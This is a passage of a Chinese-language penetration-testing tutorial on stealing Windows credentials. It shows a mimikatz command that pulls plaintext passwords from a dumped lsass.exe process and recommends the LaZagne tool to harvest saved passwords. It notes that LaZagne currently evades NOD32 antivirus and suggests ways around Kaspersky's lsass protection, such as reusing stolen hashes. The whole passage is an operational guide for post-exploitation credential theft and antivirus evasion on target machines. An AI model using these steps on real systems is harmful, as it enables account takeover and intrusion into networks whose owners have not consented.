
之后,依旧是回到本地机器用 mimikatz.exe 读取刚刚 dump 出的文件,这里特别注意下,dump 的文件默认是 bin 后缀,拖到本地机器上以后,需要线把 bin 重命名为 zip 后缀,然后正常解压出里面的文件,再丢给 mimikatz 去读取即可,如下

```
# mimikatz.exe "sekurlsa::minidump debug504" "sekurlsa::logonPasswords full" "exit"
```




说到这儿另外再提个小工具,看到作者一直都更新的比较频繁,所以这种东西的生命力相对顽强,LaZagne [Python 免杀抓明文], https://github.com/AlessandroZ/LaZagne/releases ,实测最新版 nod32 暂时是免杀的,360 就不太清楚了,当然,它不仅仅就抓个本地 hash,明文密码那么简单,包括各种常用办公软件客户端的密码基本也都能抓,不多说了,有兴趣可直接去看源码,免杀也请自行处理

```
# LaZagne.exe all
```



看到 LaZagne 最近的几个版本,都已将 pypykatz[python 版 mimikatz]整合进去了



0x06 关于卡巴监控 lsass.exe 进程的问题

直接从 sam 中抓 hash 暂时是没有问题的,但是如果想直接从 lsass.exe 进程 dump 数据抓到明文就比较困难了,如果自己实在正面搞不过,我的建议是,不妨先拿着现有的 hash 去找其它的口绕路走,如果有弟兄已经搞定了[模糊隐约的记得很久之前有个弟兄说可以通过注册表弄,具体方法我忘了,如果那个兄弟有看到,请随时私信我,感谢],期待分享,非常感谢 ^_^

小结:

关于此类抓明文工具的利用几乎都是完全相同的,无非就是**先在目标机器上想办法 dump 出 lsass.exe 进程数据,然后再把 dump 出的进程数据文件拖到本地用 mimikatz.exe 去读取其中的明文密码**,特别需要注意的是,本地和目标机器的系统版本位数务必要严格保持一致,不然在实际读取的时候会有些问题,对了关于 lsass.exe 进程具体是干嘛用的,大家请自行谷歌了解,此处不做过多说明

作者：klion